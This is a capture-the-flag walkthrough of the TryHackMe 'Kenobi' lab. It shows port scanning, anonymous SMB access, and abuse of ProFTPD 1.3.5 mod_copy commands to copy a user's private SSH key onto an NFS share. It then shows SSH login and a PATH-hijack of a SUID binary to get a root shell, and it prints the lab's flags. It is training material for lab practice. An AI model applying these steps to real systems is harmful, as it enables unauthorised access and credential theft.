

KENOBI – TRYHACKME

Kenobi is a box on tryhackme (https://tryhackme.com/r/room/kenobi) created by **tryhackme**.

Here our **terminal** is opened.




Now we will connect our **vpn** with tryhackme with the help of **openvpn** from vpn's file downloaded path after doing **sudo**.




KENOBI – TRYHACKME

Now, we will check the ip of the target machine from tryhackme website which will be shown after pressing the **start machine** button.



After starting the machine it'll get one minute to show the ip.



After getting the target ip first thing we'll do is **nmap** scan to see the open ports and more machine's info.

Here I am using **rustscan -a <ip> -- -sCV** to see all the ports. You can use many more scripts like **-sCv -T4 <IP>**


KENOBI – TRYHACKME

Seems like our scan is completed. Looks like there are total 5 ports open.

```
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 60 ProFTPD 1.3.5
22/tcp  open  ssh         syn-ack ttl 60 OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC8m00IxH/X5gfu6Cryqi5Ti2TKUSpqgmhreJsfLL8uBJrGAKQApxZ0lq2rKplqVMs+xwlGTuHNZBVeURqvOe9MmkMUOh4ZIXZJ9KNaBoJb27fXIvsS6sgPxSUuaeoWxutGwHHCDUbt
HUzktDmsnfJo/5TFiRuYR0uqH8oDl6Zy3JSnbYe/QY+AfTpr1q7BDV85b6xP97/1WUTCw54CKUTV25Yc5h615EwQOMPwox94+48JVmgE00T4ARC3l6YWibqY6a5E8BU+fksse35fFCwJhJEk6xplDkeauKklmVqeMysMWdiAQtDj
|   256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBpJvoJrIaQeGsbHE9vuz4iUyrUahyfHhN7wq9z3uce9F+Cdeme1O+vIfBkmjQJKWZ3vmezLSebtW3VRxKKH3n8=
|   256 5a:06:ed:eb:b6:56:7e:4c:01:dd:ea:bc:ba:fa:33:79 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGB22m99Wlybun7o/h9e6Ea/9kHMT0Dz2GqSodFqIWDi
80/tcp  open  http        syn-ack ttl 60 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/admin.html
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-title: Site doesn't have a title (text/html).
111/tcp open  rpcbind     syn-ack ttl 60 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      49107/tcp   mountd
|   100005  1,2,3      57755/tcp6  mountd
|   100005  1,2,3      59469/udp   mountd
|   100005  1,2,3      59505/udp6  mountd
|   100021  1,3,4      36523/tcp   nlockmgr
|   100021  1,3,4      37423/tcp6  nlockmgr
|   100021  1,3,4      42086/udp6  nlockmgr
|   100021  1,3,4      44071/udp   nlockmgr
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
139/tcp open  netbios-ssn syn-ack ttl 60 Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
```

Now we know that what ports are running currently on the target machine.

We will look for anything suspicious on the web server.



There is nothing valuable found on web server.

Now we look for our next port i.e. **ftp** . It has **ProFTPD version 1.3.5** running. We will use searchsploit to look for any exploits or vulnerabilities present there.

KENOBI – TRYHACKME

We found four exploits that is based on **mod_copy** module.

```
┌──(root㉿kali)-[~]
└─# searchsploit ProFTPD 1.3.5
---------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)
ProFTPd 1.3.5 - File Copy
---------------------------------------------------------------------
Shellcodes: No Results
```

Before moving on further we know that anonymous login is present on smb server.

```
┌──(root㉿kali)-[~]
└─# smbclient //10.10.148.153/anonymous
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep  4 16:19:09 2019
  ..                                  D        0  Wed Sep  4 16:26:07 2019
  log.txt                             N    12237  Wed Sep  4 16:19:09 2019

                9204224 blocks of size 1024. 6976024 blocks available
smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (11.4 KiloBytes/sec) (average 11.4 KiloBytes/sec)
smb: \> ^C
```

After looking into the **log.txt** file we get information about how to exploit using the ProFTPD version.

Let's move forward to it.

We will use netcat to connect to the machine on the FTP port.

nc <ip> 21

```
┌──(root㉿kali)-[~]
└─# nc 10.10.148.153 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.148.153]
```

When the connection is established we will use commands from the **mod_copy module.** The mod_copy module implements **SITE CPFR** and **SITE CPTO** commands, which can be used to copy files/directories from one place to another on the server. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination.

We're now going to copy Kenobi's private key using SITE CPFR and SITE CPTO commands.

KENOBI – TRYHACKME

```
┌──(root㉿kali)-[~]
└─# nc 10.10.148.153 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.148.153]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

We knew that the /var directory was a mount we could see. So we've now moved Kenobi's private key to the /var/tmp directory.

Lets mount the /var/tmp directory to our machine.

We will use:

mkdir /mnt/kenobiNFS

mount 10.10.148.153:/var /mnt/kenobiNFS

ls -la /mnt/kenobiNFS

```
┌──(root㉿kali)-[~]
└─# mount 10.10.148.153:/var /mnt/kenobiNFS

┌──(root㉿kali)-[~]
└─# ls -la /mnt/kenobiNFS
total 56
drwxr-xr-x 14 root root  4096 Sep  4  2019 .
drwxr-xr-x  3 root root  4096 Oct  7 16:58 ..
drwxr-xr-x  2 root root  4096 Sep  4  2019 backups
drwxr-xr-x  9 root root  4096 Sep  4  2019 cache
drwxrwxrwt  2 root root  4096 Sep  4  2019 crash
drwxr-xr-x 40 root root  4096 Sep  4  2019 lib
drwxrwsr-x  2 root staff 4096 Apr 13  2016 local
lrwxrwxrwx  1 root root     9 Sep  4  2019 lock -> /run/lock
drwxrwxr-x 10 root _ssh  4096 Sep  4  2019 log
drwxrwsr-x  2 root mail  4096 Feb 27  2019 mail
drwxr-xr-x  2 root root  4096 Feb 27  2019 opt
lrwxrwxrwx  1 root root     4 Sep  4  2019 run -> /run
drwxr-xr-x  2 root root  4096 Jan 30  2019 snap
drwxr-xr-x  5 root root  4096 Sep  4  2019 spool
drwxrwxrwt  6 root root  4096 Oct 11 15:00 tmp
drwxr-xr-x  3 root root  4096 Sep  4  2019 www
```

We now have a network mount on our deployed machine! We can go to /var/tmp and get the private key then login to Kenobi's account.

Now we will copy the **id_rsa file** to our system, change it permission and force ssh to the target system using **ssh -i id_rsa kenobi@<ip>**

```
┌──(root㉿kali)-[/mnt/kenobiNFS/tmp]
└─# cp /mnt/kenobiNFS/tmp/id_rsa  /home/lucifer
```

KENOBI – TRYHACKME

```
┌──(root㉿kali)-[/home/lucifer]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[/home/lucifer]
└─# ssh -i id_rsa kenobi@10.10.148.153
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$ cat user.txt
d0b0f3f53b6caa532a83915e19224899
```

We will get our **user.txt** file. Now we need to escalate privileges to gain root as we know our root flag will be in root folder.

We will now look for permissions to the root files and look for any odd one which we can exploit.

```
kenobi@kenobi:~$ find / -perm /4000 -type f -exec ls -ld {} \; 2>/dev/null
-rwsr-xr-x 1 root root 94240 May  8  2019 /sbin/mount.nfs
-rwsr-xr-x 1 root root 14864 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-sr-x 1 root root 98440 Jan 29  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 428240 Jan 31  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 38984 Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 49584 May 16  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 23376 Jan 15  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 54256 May 16  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 75304 May 16  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 8880 Sep  4  2019 /usr/bin/menu
-rwsr-xr-x 1 root root 136808 Jul  4  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16  2017 /usr/bin/chsh
-rwsr-sr-x 1 daemon daemon 51464 Jan 14  2016 /usr/bin/at
-rwsr-xr-x 1 root root 39904 May 16  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 27608 May 16  2018 /bin/umount
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 40152 May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 40128 May 16  2017 /bin/su
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
```

We can see the **/usr/bin/menu** directory as odd. May be it could give us root.

We will create a file called curl in the /tmp directory and writes /bin/sh into it. This file effectively becomes a script that launches a shell.

KENOBI – TRYHACKME

We will then change it's permissions and then update the $PATH environment variable to include the /tmp directory at the beginning of the search path for executables. This ensures that when the system or user tries to execute curl, it will first check in /tmp, where the malicious or custom curl script resides.

```
kenobi@kenobi:~$ cd /tmp
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
```

Now we will execute the /usr/bin/menu file and set our choice to 1.

```
kenobi@kenobi:/tmp$ /usr/bin/menu

***********************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
```

And we are **root!** Now we can get the root file which is our final flag.

```
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
# pwd
/tmp
# cd ..
# cd root
# ls
root.txt
# cat root.txt
177b3cd8562289f37382721c28381f02
```